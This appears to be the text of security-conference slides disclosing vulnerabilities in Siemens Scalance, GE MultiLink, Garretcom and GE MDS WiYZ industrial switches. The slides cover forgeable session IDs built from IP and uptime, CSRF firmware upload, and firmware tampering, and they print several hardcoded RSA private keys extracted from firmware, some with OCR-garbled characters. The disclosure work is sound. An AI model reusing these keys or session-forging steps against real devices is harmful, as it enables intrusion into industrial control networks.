

# Switches Get Stitches: Episode 3

Then there were three of them.

Who are we?

# Last episode on switches get stitches...

## Scalance X-Family < V5.0.0

```
echo -n "admin:password:C0A800020002F72C" | md5sum
```

**This is the hash on the wire. Mmmm, low sodium cracking.**

C0A8006500000960

C0A8006500001A21

C0A80065000049A6

C0A8006500005F31

C0A8006500007323F

# Last episode on switches get stitches...

## Scalance X-Family < V5.0.0

```
echo -n "admin:password:C0A800020002F72C" | md5sum
```

Siemens Session IDs are drunk.


C0A80065	uptime in hex ->	00000960
C0A80065		00001A21
C0A80065		000049A6
C0A80065		00005F31
C0A80065	<- client ip in hex	0007323F

# Siemens Scalance XNNN CSRF of: firmware || logs || config

```
Please enter the IPv4 address of the switch: 192.168.0.12
Thank you.
-----
  M A I N - M E N U
-----
1. Download files
2. Upload files
-----
Select a number: 2
-----
  U p l o a d - m e n u
-----
1. Configuration file
2. Firmware
-----
Please select the number of the file to upload: 2
Please enter the filename you wish to upload: █
```

<https://github.com/blackswanburst/scalance>

# GE XSS




# GE Private Keys. Oh My.

```
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQDJhCk6EJWFKuv49Sc6/JSsELa4bU7duu5y6XudCHwGUI7J9frG
/jfKCEr5H7K9x5SDpruAP44ebgKGMZv1lKsk7SNxRP/5L5TuyF7v74zCCa5AT2Bq
WAwiUadBUxtEi/+BUonVagD9GCUaxdMxl0NP rHwnnCjd8qpDSNzn0mkg0QIDAQAB
AoGAPCjNwf1Ldeb7bwZaoNx40e1ncyWGzuEYgIu9kILQ692u0xIxHKKWJKVXJIpX
BRsI9kiXX1EZ73GuJTU4K9C3SpYpV510ha+EvTXijTSuebnnjK2a8AYhyKJRHkbr
cgeiAuRGyTnyIs4psoQ0CKvibXPPG3nPJPZPDSN6K57k0wgECQQDpwQ9YqF2fRkgU
gvcCwrKk31lwJw9QomBJwXnbxxrdozj dhwVNLdV8L+DMzHyF5/LHWY/4jd2BH4TZ
UY3KcRjHAKEA3LGw7jzZDDMc1kNcER2D02yAh15KW+BUcRA2gAysgKy9j0V4Gir
Roj++stWgaxxyUusf0v47GYypkMsaEcQJAFqyAZZQnSKzTjxHJDf5+v51eno9b
X/HwLxdSt6w3geo000DA9eSNQbePMa5gIckHmBEq8uwn4T+CbmYHv+xJ4QJBAMou
A0A0AG2buXmbPFN4dImdjHE98vDR1S6jLC/K9KZ9sIPDLHJ8kUQ6JtSfKY38c/OU
DbY64A0Bw0/skStNxECCQCn/KYoZolepMkut361L8Aqh2xWM6hIGamyk/zfc7U/
ZJScC12nj46GJ7ELVUa1oLk7030ISvuFv6AKCChYevm0
-----END RSA PRIVATE KEY-----
PrivateRSAKey1.key (END)
```

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED\n
DEK-Info: DES-EDE3-CBC,58D326A37D2A5F52

1fvfiGyCCG/U1g6U5Exa7E5KpqyE1ihCbvvP1b9BRpwa0b7ur+YUKWfRmP+/Hc
qcxalvTdQkbofKjs2L8FYsnvzq7osXzX13FhIcdGKgoLR3p5jg20dwZagj1fBf5Q
fQu0oYMwved2fdEdLaJkjfm/S72Z/ESG0yj1zVIdGZC5ltbD9Qp1lvhkLoez6JB
Z8B0UQ30EFyTPcJ0Auc+NIHpvuKrcT84hun0QJEvgcn9Z1u28pu25jmIsC0LLz3
n8zn5TbQELwZF81lEWroasSsAFsK002gdah/w7kdaT91CjFbUEFgUQHqkRs2ALwf
oZqs1ZLvibtEM2rn9Ldq5Z29A5IlkecuheLshT2vMjW9raBdKutsGuv1YwVvSIg
CF2A36BZdzeGspJuo6J/7DtAvTDsLpljiumSldf31xiR6KWmbVgJfka89X72c0Lv
tNdrAv17qRmwxug6yEoSo/U7C1eBIE8ReN6TS7Hi0ZjBU7/kg5XNqDEI1S4Uasr
tE/cAdb0zxVXn7sVF8F5bJWP3BvTLDa5cMVwtDGPvV0yiPDiv8FUTuRtlUgLTU23
p3A1MfxawBP0/dhDGC98HjyRlI2Dy5ykHxZRC44EEEn7E9W8b1K+vh1Hu+Ecu2+3
SCJ0xQZqz15w4S934vG/M9tqzsn0ky1695nT0HICyEu1fLcN3Uva0VdRF8WQ63PT
Z4Jsoka+z6xTmX9LUGfd/bKYm+bTMAbog1eaiuP8mk0kaQFDx3NmZLSLlEXSnS5I
Bxdgilak6Gd9sredChTzdGgG0988z+CLXy18CycBANL8U2jVv+j9iQ==
-----END RSA PRIVATE KEY-----
PrivateRSAKey2.key (END)
```



# GE Firmware integrity

ML\_Rel4.2.1.bin.patched

```
001D 7850: 43 6A 3F 94 32 B3 BA 79 47 C3 75 B0 FE 71 DE C5 Cj?.2..y G.u..q..
001D 7860: FA 2E 6E CE 8E 57 D1 D0 2F 12 E8 17 5D E8 17 29 ..n..W.. /...]}..)
001D 7870: F4 8B 31 E8 DD B4 6A BF 94 CC 52 ED 17 22 9F 76 ..1...j. ..R..".v
001D 7880: 82 C8 A3 4F 80 9F 8B 2B 83 7C 3A 8D 27 96 41 3E ...0...+ .|:.'.A>
001D 7890: 3D 19 64 9B 56 34 B9 FF 0B AD 75 7C 62 00 00 00 =.d.V4.. ..u|b...
001D 78A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
001D 78B0: 52 8A 83 9E FF 00 00 00 FF FF FF FF 04 00 00 00 R.....
001D 78C0: 34 2E 32 2E 31 00 00 00 A4 78 1D 00 A1 2F 3C 1A 4.2.1... .x.../<.
001D 78D0:
001D 78E0:
001D 78F0:
001D 7900:
001D 7910:
001D 7920:
001D 7930:
```

ML\_Rel4.2.1.bin

```
001D 7850: F7 77 02 F4 61 63 DE 87 D4 7E 28 65 66 75 F3 8E .w..ac.. .~(efu..
001D 7860: 86 EB 60 FD E3 BC 8B F5 5D DC 9C 1D AF A2 A1 5F ..`..... ].....
001D 7870: 24 D0 2F BA D0 2F 52 E8 17 63 D0 BB 69 D5 7E 29 $./.. /R. .c..i.~)
001D 7880: 99 A5 DA 2F 44 3E ED 04 91 47 9F 00 3F 17 57 06 .../D>.. .G..?.W.
001D 7890: F9 74 1A 4F 2C 83 7C 7A 32 C8 36 AD 68 72 FF 17 .t.0.,|z 2.6.hr..
001D 78A0: 33 A5 7F F7 00 00 00 00 00 00 00 00 00 00 00 00 3.....
001D 78B0: 55 70 50 61 FF 00 00 00 FF FF FF FF 04 00 00 00 UpPa....
001D 78C0: 34 2E 32 2E 31 00 00 00 A4 78 1D 00 A1 2F 3C 1A 4.2.1... .x.../<.
001D 78D0:
```



# GE DDoS

To upload a custom key/certificate file used by SSL

- To upload a custom key/certificate, a user could use the several available file transfer options via CLI (ie: ftp, tftp, xmodem)
- Syntax: `ftp get type=cert [ip=<ipaddress>] [file=<cert filename>]`
- The key file format used in the MultiLink products is **.pem**
- The new key/certificate will permanently overwrite the old key/certificate and it is sustainable through power cycling

## Slow data transfer or DoS

This DoS affects the web interface used to configure the device with a web browser. It is recommended that when deploying the device into a production environment that the web server be disabled in order to effectively mitigate this vulnerability. After disabling the web interface a user remains able to configure the device locally or remotely through the command line interfaces without risk of exploitation.

By connecting to the command line interface through either a serial connection or through telnet it is possible to disable the web server with the following commands:

```
ML800# access
```


```
ML800(access)## web disable
```

This change may be verified by using the `show web` command:

```
ML800(access)## show web
```

```
HTTP is disabled.
```

Save the configuration to maintain this new setting.



# Garretcom Keys. Oh My.

```
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQC+NtXC4dGI5wf1h8p7hzSiYNlbsdQp68Aih4zFPQSBmcvAh0Cu
PeATnRiSG4w56Fo6PaDlmCkAg24l01qScyfJDe6t/3spmeZbWzU1k60tndvNtqPl
2Hf07wi0thJS/oNq9r2tTkqX+VeZubpvJWZSC7kI6ohHotgRmYKPxfSL0QIDAQAB
AoGBALIXRSyhoT08kgcgjEP74xvk8Z0YcjyNreamYvaImp99D3fDKpv48sNqYobp
o/DTyacbPiJ7lm8tHRV3ocfqI7E0ERq4YXCyDFenlwvBuByyUAak6xG6K6zIhIG
r0xKXosAWiboWYemzDeS81EYQVfVdRTbo/CI7pmbziAj0uPBAKEA9uyqQ2BU5EnG
b5ddKM5Uk2vmvdK/We7lnlcXl214LBc0cFHvbf+h1VfG/2Lek73xCwHdcj5KcnEu
VbM1Ix0RlwJBAMU0k+j0D8S03Nox9CGNY79usEjn0Wfzj2pj4Eltb9em0K5RaRax
9lbqiRonnmfLBg5Ymot6M3kIjekPQQ+6w68CQE0TeN5JLpaH9NoWbGz1Yu8Vi1QM
edBvwtsXInURJabVl5s16D/0wKZgn0xRB1skuh40efpU0VbZv3Xe16JbS4cCQH1K
qGaS9QW++0pNzp06pxMrGiLXz33CCu5HQmqkcxiKta9S3fejXaVfIXhSj5vWK6TV
umq/WxCc1LysCmQZ/tUCQQDexekhrl dyve81Tu0G0G4tiJjIV/7GEQYsRHPjPqRj
WULhzmMEdnGnReH4ZY+eiqs94rxwt1FPkkff1/izsGRZ
-----END RSA PRIVATE KEY-----
GCPprivateRSA.key (END)
```

# OpenGear are cool.

- I reported an oldae to them: CVE-2006-5229
- They fixed it in ONE WEEK. One.
- Thank OpenGear for fixing vulns in NORMAL security patch time instead of MONTHS. This is a personal record, getting anything patched in ONE week in SCADA is unheard of.
- Also most secure default deployment I've seen, but Colin has some vulns later.

# EOL and forever days.

- Security economics
- Code Escrow
- Long term thinking
- Over to Colin for more switches.
- Bring me my stage manhattan, I'm done.

# Siemens Scalance X200

## Continuing a theme

- Binwalk-ing the 5.0.1 firmware we get:

```
root@Wintermute: /media/CCCA-250F/Scalance/V5.0.1
File Edit View Search Terminal Help
root@Wintermute:/media/CCCA-250F/Scalance/V5.0.1# binwalk X200V2_V5.0.1.000.fw

DECIMAL      HEXADECIMAL    DESCRIPTION
-----
116          0x74           ELF 32-bit LSB executable, ARM, version 1 (ARM)
33684        0x8394         LZMA compressed data, properties: 0x5D, dictionary
size: 2097152 bytes, uncompressed size: 10955488 bytes

root@Wintermute:/media/CCCA-250F/Scalance/V5.0.1#
```

# Siemens Scalance X200

## Continuing a theme

```
root@Wintermute: /media/CCCA-250F/Scalance/V5.0.1/_X200V2_V5.0.1.000.fwl.ext
File Edit View Search Terminal Help
root@Wintermute:/media/CCCA-250F/Scalance/V5.0.1# cd _X200V2_V5.0.1.000.fwl.extracted/
root@Wintermute:/media/CCCA-250F/Scalance/V5.0.1/_X200V2_V5.0.1.000.fwl.extracted# ls
8394 _8394.extracted strings.out xxd.out
root@Wintermute:/media/CCCA-250F/Scalance/V5.0.1/_X200V2_V5.0.1.000.fwl.extracted# binwalk 8394
```

DECIMAL	HEXADECIMAL	DESCRIPTION
333208	0x51598	PEM certificate
334116	0x51924	PEM RSA private key
683636	0xA6E74	PEM certificate
684544	0xA7200	PEM RSA private key
1047584	0xFFC20	HTML document header
1289492	0x13AD14	HTML document header
1289600	0x13AD80	HTML document footer
1303136	0x13E260	HTML document header
1303270	0x13E2E6	HTML document footer
1319944	0x142408	HTML document header
1320191	0x1424FF	HTML document footer
1429196	0x15CECC	XML document, version: "1.0"
1623356	0x18C53C	HTML document header
1623527	0x18C5E7	HTML document footer

# Siemens Scalance X200

Continuing a theme



```
root@Wintermute: /media/CCCA-250F/Scalance
File Edit View Search Terminal Help
-----BEGIN CERTIFICATE-----
MIICbjCCAdegAwIBAgIJA0BNjtFNslYpMA0GCSqGSIb3DQEBBQUAMC8xCzAJBgNV
BAYTAkRFRMQswCQYDVQQIEwJCVzETMBEGA1UEChMKU2l1bWVucyBBRzAeFw0wODAy
MDQxNDA1NTdaFw0zODAxMTgxNDA1NTdaMC8xCzAJBgNVBAYTAkRFRMQswCQYDVQQI
EwJCVzETMBEGA1UEChMKU2l1bWVucyBBRzCBnzANBgkqhkiG9w0BAQEFAA0BjQAw
gYkCgYEAwFhr596yu6Ri fC1QLy0PVcwGdssx2WKvvdVqzz/30ITFL+2YTwhgBQqJ
mNE3X4A34amv05BC22txMBnRZc4u7ThexULWUBhbW+FwfQLwYcFY8EWgyGX5EMqr
lgBeZzc11XPcMwT0VdLt8r0eLyA2rU+IR+20IP6dmvXtMzRHbsECAwEAAa0BkTCB
jjAdBgNVHQ4EFgQUaNOIP18B4h0JPHSQ4aozPIG52uAwXwYDVR0jBFgwVoAUaNOI
Pi8B4h0JPHSQ4aozPIG52uChM6QxMC8xCzAJBgNVBAYTAkRFRMQswCQYDVQQIEwJC
VzETMBEGA1UEChMKU2l1bWVucyBBR4IJA0BNjtFNslYpMAwGA1UdEwQFMAMBAf8w
DQYJKoZIhvcNAQEFBQADgYEARe65vv1wvBaLSzEaYfZTLhcX0F09V/GF8tZrJ0Q
0CMqhmrQQjI0mBP1qBAgok48AsCpWr8DWmYZja1RLX1P9XTcDCiz9heaQb6Id1Qa
B0xVf1NVruErj rM6D2WebH2XP04EZPj futDILoho1Psg9EwSZukPSG/eGb098g88
XtI=
-----END CERTIFICATE-----
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQDAWGvn3rK7pGJ8KJAvI49VzAZ2yzHZYq+91WrPP/c4hMUv7ZhP
CGAFComY0TdfgDfhqa/TkELba3EwGdFlzi7t0F7FQtZQGfTb4XB9AvBhwjwRaDI
ZfkQyquWAF5nNyXVc9wzBPRV0u3ys54vIDatT4hH7bQg/p2a9e0zNEduwQIDAQAB
AoGAEGp5HI d71jPF9QVM+M7qC88WMCBA7bXe6/xPh17ljkyNvkAX0Bn1/7MMUuQU
wIVij0GxVDI/0ZWY/eJaDWHwtVHLxtLR6dUtC7sL1hI23oZw26xfg6Q0QPKMKERxR
LSy3f1BaJln51EI4EQ0+o3MEHsPqc vbrk+LtmMc dSp6PU0CQ0DyeM4gYFFUDkYV
jAo1WXABH2Si+gb/XBt1pbT0WY5H31Bev0G158JLYFo6uYs1vNuC6oIdvutckCK3F
8oHVTci3AkEAYx0qf2ii3XIw6ahqPCkmpyH1VNSSJ3wTVAA2UgPj xdeo0cYUX5I
LP5HLNYzAFJ+awhvVTTL4rdURPm5NAVcRwJBAI fHJE43AXPbZ12Mh0XzVmgah0VI
U4DNuD3MdC9csvgMFx+w2nfFkfZQ9R2mZGxVv01BVN7Wmgq+P4Jd3PEMRArMCQDpN
IBLJ+I/426AJUM6KxeS23kn5jNL6P0YFR0kcbhMXk3zuyUWEKrz4Hfj6WdQK2u5h
koz0xmAFX/UZeJk9vLsCQQCQXThUZ3W5RRwzksfjakK7zfYeAfCUhbMxy55Xm5S4
5orjMT/SakSn10gw7oIF8GuVjDXIvMmLR2uMic9BfLm
-----END RSA PRIVATE KEY-----
(END)
```



# Siemens Scalance X200

## Continuing a theme

Kali - VMware Player (Non-commercial use only)

Player ▾ | Applications | Places | Fri 25 Jul, 13:58

ScalanceV5-SSL.pcap.pcapng.gz [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: ip.src == 192.168.0.97 Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
2427	91.46620900	192.168.0.97	192.168.0.13	TCP	66	53687 > https [ACK] Seq=13883 Ack=124109 Win=184832 Len=0 TSval=3475009 TSecr=287555
2429	91.47247700	192.168.0.97	192.168.0.13	TCP	66	53687 > https [ACK] Seq=13883 Ack=125255 Win=183808 Len=0 TSval=3475011 TSecr=287556
2431	91.47453600	192.168.0.97	192.168.0.13	TCP	66	53687 > https [ACK] Seq=13883 Ack=125329 Win=184832 Len=0 TSval=3475011 TSecr=287556
2433	91.49117000	192.168.0.97	192.168.0.13	TCP	66	53687 > https [ACK] Seq=13883 Ack=126777 Win=183808 Len=0 TSval=3475015 TSecr=287558
2435	91.50292700	192.168.0.97	192.168.0.13	TCP	66	53687 > https [ACK] Seq=13883 Ack=126817 Win=184832 Len=0 TSval=3475018 TSecr=287559
2436	93.73873900	192.168.0.97	192.168.0.13	HTTP	716	POST /doc/XPassw.html HTTP/1.1 (application/x-www-form-urlencoded)
2439	93.76386600	192.168.0.97	192.168.0.13	TCP	66	53687 > https [ACK] Seq=14533 Ack=126907 Win=184832 Len=0 TSval=3475583 TSecr=287785
2441	93.76639300	192.168.0.97	192.168.0.13	TCP	66	53687 > https [ACK] Seq=14533 Ack=126997 Win=184832 Len=0 TSval=3475584 TSecr=287785
2443	93.76934300	192.168.0.97	192.168.0.13	TCP	66	53687 > https [ACK] Seq=14533 Ack=127087 Win=184832 Len=0 TSval=3475585 TSecr=287786
2445	93.77181800	192.168.0.97	192.168.0.13	TCP	66	53687 > https [ACK] Seq=14533 Ack=127193 Win=184832 Len=0 TSval=3475585 TSecr=287786
2447	93.77445100	192.168.0.97	192.168.0.13	TCP	66	53687 > https [ACK] Seq=14533 Ack=127283 Win=184832 Len=0 TSval=3475586 TSecr=287786
2449	93.77687700	192.168.0.97	192.168.0.13	TCP	66	53687 > https [ACK] Seq=14533 Ack=127389 Win=184832 Len=0 TSval=3475587 TSecr=287786
2451	93.77991200	192.168.0.97	192.168.0.13	TCP	66	53687 > https [ACK] Seq=14533 Ack=127463 Win=184832 Len=0 TSval=3475587 TSecr=287787

Content-Length: 98\r\n  
[Content length: 98]  
\r\n  
[Full request URI: http://192.168.0.13/doc/XPassw.html]  
[HTTP request 29/37]  
[Prev request in frame: 2413]  
[Next request in frame: 2517]

Line-based text data: application/x-www-form-urlencoded

passCurAdmin=admin&passNewUser=user&passNewUserConf=user&passNewAdmin=\*\*\*\*\*&passNewAdminConf=\*\*\*\*\*

0170 6f 6e 3d 43 30 41 38 30 30 36 31 30 30 30 30 30 30 0n=COA80 06100000  
0180 45 46 46 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a EFF..Con nection:  
0190 20 6b 65 65 70 2d 61 6c 69 76 65 0d 0a 43 6f 6e keep-al ive..Con  
01a0 74 65 6e 74 2d 54 79 70 65 3a 20 61 70 70 6c 69 tent-Type: appli  
01b0 63 61 74 69 6f 6e 2f 78 2d 77 77 77 2d 66 6f 72 cation/x - www-for  
01c0 6d 2d 75 72 6c 65 6e 63 6f 64 65 64 0d 0a 43 6f m-urle ncod ed..Co  
01d0 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 39 38 ntent-Le ngth: 98  
01e0 0d 0a 0d 0a 70 61 73 73 43 75 72 41 64 6d 69 6e ....pass\_CurAdmin  
01f0 3d 61 64 6d 69 6e 26 70 61 73 73 4e 65 77 55 73 =admin& passNewUs  
0200 65 72 3d 75 73 65 72 26 70 61 73 73 4e 65 77 55 er=user& passNewU  
0210 73 65 72 43 6f 6e 66 3d 75 73 65 72 26 70 61 73 serConf= user&pas  
0220 73 4e 65 77 41 64 6d 69 6e 3d 2a 2a 2a 2a 2a 26 sNewAdmin=\*\*\*\*\*&  
0230 70 61 73 73 4e 65 77 41 64 6d 69 6e 43 6f 6e 66 passNewA dminConf  
0240 3d 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a =\*\*\*\*\*

Frame (716 bytes) | Decrypted SSL data (1 byte) | Decrypted SSL data (581 bytes) | Reassembled SSL (582 bytes)

Text item (text), 98 bytes | Packets: 2989 · Displayed: 1532 (51.3%) · Load time: 0:00.054 | Profile: Default

root@Wintermute: ~/... | [root@Wintermute: ~] | ScalanceV5-SSL.pcap....



# Siemens Scalance X200

Continuing a theme

- Self signed default Certificate
- Can be changed via Web interface
- Not mentioned anywhere in the documentation

# GE MDS Wiyz

Communications: MDS Wi x

www.gedigitalenergy.com/communications/catalog/mdswiyz.htm

GE

Home Products & Services Industries News About Us Resources Contact Store

Digital Energy > Communications

Product Lookup

Online Store

Press Room

Product Categories

- > Overview
- > Industrial Wireless
  - > Data Acquisition
  - > LAN Extension
  - > Backhaul
  - > Accessories
- > Fiber Optic Multiplexers
- > Ethernet Switches & Converters
- > Network Management Software

Services

- > Overview
- > Training

Resources

- > Application Notes
- > Brochures
- > Manuals
- > Software

## MDS WiYZ™

### Intelligent Data Acquisition

Data Acquisition | MDS Mesh, WiFi, Cellular

GE's MDS WiYZ is an intelligent data acquisition and networking platform combining wireless connectivity for sensors, I/O, instruments and meters with comprehensive network infrastructure solutions for IP/Ethernet and serial, machine-to-machine and backhaul communication to host systems and devices. Whether your application requires the collection of data from remote, unpowered sensors or deployment in areas with obstructed communication paths or a bridge for data using the cellular infrastructure to your enterprise network, MDS WiYZ products provide versatile, reliable and cost-effective solutions.



Buy Now

Learning Videos

### Key Benefits

- Cost effective wireless communication for sensors, instruments and I/O monitoring remote assets
- Improved communication reliability and simplified deployment using standards based, self creating, self healing mesh networking
- Reduce wiring, power and integration costs using battery powered, field hardened components
- Automate data collection using any combination of Cellular, WiFi and MDS backhaul options for seamless IP/Ethernet and serial communication to remote devices
- Global unlicensed use in 2.4 GHz spectrum plus GSM and CDMA cellular technology

### WiYZ Application Advantages



The diagram illustrates the WiYZ Gateway as a central hub. It connects to various components:

- Ethernet:** Local Display, RTU/PLC
- Serial:** RTU/PLC
- Cellular:** Operation Center
- Private Network:** MDS entroneT, SCADA Master
- WiFi:** 3rd party devices
- WiYZ Remote:** Connect: Instruments, Devices, Meters; Enable: Instruments, Meters, Transducers

# GE MDS Wiyz

```
root@Wintermute: /media/CCCA-250F/Wiyz/V2.3.8
File Edit View Search Terminal Help
root@Wintermute:/media/CCCA-250F/Wiyz/V2.3.8# binwalk wiyzgw-bkrc-2_3_8.mpk
```

DECIMAL	HEXADECIMAL	DESCRIPTION
88432	0x15970	U-Boot version string, "U-Boot 1.2.0 (Dec 13 2012 - 19:09:33) "
88688	0x15A70	JFFS2 filesystem, little endian
113100	0x1B9CC	uImage header, header size: 64 bytes, header CRC: 0x14F638C6, created: Fri Dec 14 00:13:09 2012, image size: 1744212 bytes, Data Address: 0xA0008000, Entry Point: 0xA0008000, data CRC: 0xE5930802, OS: Linux, CPU: ARM, image type: OS Kernel Image, compression type: none, image name: "Linux-2.6.36-mds"
129767	0x1FAE7	gzip compressed data, maximum compression, from Unix, last modified: Fri Dec 14 00:13:08 2012
1857408	0x1C5780	uImage header, header size: 64 bytes, header CRC: 0xB14A1CC7, created: Fri Dec 14 00:32:04 2012, image size: 17080320 bytes, Data Address: 0xA0800000, Entry Point: 0xA0800000, data CRC: 0xD6227E17, OS: Linux, CPU: ARM, image type: RAMDisk Image, compression type: none, image name: "Project_TGM rootfs image"
1857472	0x1C57C0	Squashfs filesystem, little endian, version 4.0, compression: gzip, size: 17077509 bytes, 1447 inodes, blocksize: 131072 bytes, created: Fri Dec 14 00:32:03 2012
18937824	0x120F7E0	Squashfs filesystem, little endian, version 4.0, compression: gzip, size: 323438 bytes, 4 inodes, blocksize: 131072 bytes, created: Fri Dec 14 00:32:04 2012

```
root@Wintermute:/media/CCCA-250F/Wiyz/V2.3.8#
```

# GE MDS Wiyz

```
root@Wintermute: /media/CCCA-250F/Wiyz/V2.3.8/_wiyzgw-bkrc-2_3_8.mpk.extract
File Edit View Search Terminal Help
uashfs-root/etc# lla
total 248
drwx----- 12 root root 8192 Dec 14 2012 .
drwx----- 13 root root 8192 Jun 15 2012 ..
drwx----- 2 root root 8192 Dec 14 2012 certs
-rw-r--r-- 1 root root 377 Jun 8 2012 fstab
-rw-r--r-- 1 root root 509 Jun 8 2012 group
drwx----- 2 root root 8192 Dec 14 2012 hotplug
drwx----- 2 root root 8192 Dec 14 2012 init.d
drwx----- 2 root root 8192 Nov 16 2011 iproute2
drwx----- 3 root root 8192 Dec 14 2012 lighttpd
-rw-r--r-- 1 root root 9161 Jun 8 2012 login.defs
drwx----- 2 root root 8192 Dec 14 2012 nivis
-rw-r--r-- 1 root root 300 Jun 8 2012 nsswitch.conf
drwx----- 2 root root 8192 Dec 14 2012 .openvpn
-rw-r--r-- 1 root root 827 Jun 8 2012 .passwd
